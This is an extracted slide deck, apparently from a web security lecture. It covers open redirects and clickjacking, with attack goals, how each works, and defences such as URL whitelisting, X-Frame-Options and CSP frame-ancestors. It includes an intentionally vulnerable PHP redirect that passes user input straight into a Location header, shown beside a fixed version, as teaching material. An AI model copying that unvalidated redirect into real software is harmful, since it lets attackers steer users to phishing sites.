

#	Host	Method	URL
559	http://lightside.me	GET	/redirect/blue/
558	http://lightside.me	GET	/redirect/redirect.php?uname=Luke&color=blue
557	http://lightside.me	GET	/redirect/

Response


Raw Headers Hex

Pretty Raw Render In Actions ▾

```
1 HTTP/1.1 302 Found
2 Date: Sat, 07 Nov 2020 15:46:14 GMT
3 Server: Apache/2.4.38 (Debian) PHP/7.3.19-1~deb10u1
4 X-Powered-By: PHP/7.3.19-1~deb10u1
5 Location: blue
6 Content-Length: 0
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
```




# Unverified/Open Redirects/Forwards




Goal	Lure victim to a malicious site very good way for phishing attacks
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

# Unverified/Open Redirects/Forwards




Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	
OWASP Top 10	
(Primary) Violated Principle	

# Unverified/Open Redirects/Forwards



Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by whitelist if possible
OWASP Top 10	
(Primary) Violated Principle	


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```
1 <?php
2   header('Location: '.$_GET['color']);
3 ?>
```

# Unverified/Open Redirects/Forwards



Goal

Lure victim to a malicious site  
very good way for phishing attacks

How

If userinput is used in redirection/forward links, those links can be manipulated

Solution


validate redirection/forward URLs  
by whitelist if possible

```
1 <?php
2   header('Location: '.$_GET['color']);
3 ?>
4
5 <?php
6   if ($_GET['color'] == "green" or $_GET['color'] == "blue")
7     header('Location: '.$_GET['color']);
8   else
9     print("Attack detected");
10 ?>
```

OWASP Top 10


(Primary)  
Violated Principle

# Unverified/Open Redirects/Forwards





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OWASP Top 10	Was kicked from Top 10 2017
(Primary) Violated Principle	<pre>1 &lt;?php 2   header('Location: '.\$_GET['color']); 3 ?&gt; 4 5 &lt;?php 6   if (\$_GET['color'] == "green" or \$_GET['color'] == "blue") 7     header('Location: '.\$_GET['color']); 8   else 9     print("Attack detected"); 10 ?&gt;</pre>



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
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Solution	validate redirection/forward URLs by whitelist if possible
OWASP Top 10	Was kicked from Top 10 2017
(Primary) Violated Principle	„Define an approach that ensures all data are explicitly validated.“

```
1 <?php
2   header('Location: '.$_GET['color']);
3 ?>
4
5 <?php
6   if ($_GET['color'] == "green" or $_GET['color'] == "blue")
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```






# Clickjacking




Goal	Lure victim into clicking things he actually doesn't want to
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

# Clickjacking




Goal	Lure victim into clicking things he actually doesn't want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	
OWASP Top 10	
(Primary) Violated Principle	



# Clickjacking


Goal	Lure victim into clicking things he actually doesn't want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com
OWASP Top 10	
(Primary) Violated Principle	

# Clickjacking



Goal	Lure victim into clicking things he actually doesn't want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com
CSP	Content-Security-Policy: frame-ancestors 'none' Content-Security-Policy: frame-ancestors 'self' Content-Security-Policy: frame-ancestors my-trusted-partner.com;
OWASP Top 10	
(Primary) Violated Principle	

# Clickjacking



Goal	Lure victim into clicking things he actually doesn't want to
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CSP	Content-Security-Policy: frame-ancestors 'none' Content-Security-Policy: frame-ancestors 'self' Content-Security-Policy: frame-ancestors my-trusted-partner.com;
OWASP Top 10	-
(Primary) Violated Principle	“Earn or give, but never assume, trust.”

# Key messages

- we don't just need to protect our servers and backend
- we also need to protect our clients/users
  - especially we don't want to be the weapon they use to fight each other...
- validate user input
- escape/sanitize user input for the specific context you use it in

**THE CLIENT,  
YOU MUST NEVER TRUST**



**MY YOUNG PADAWAN**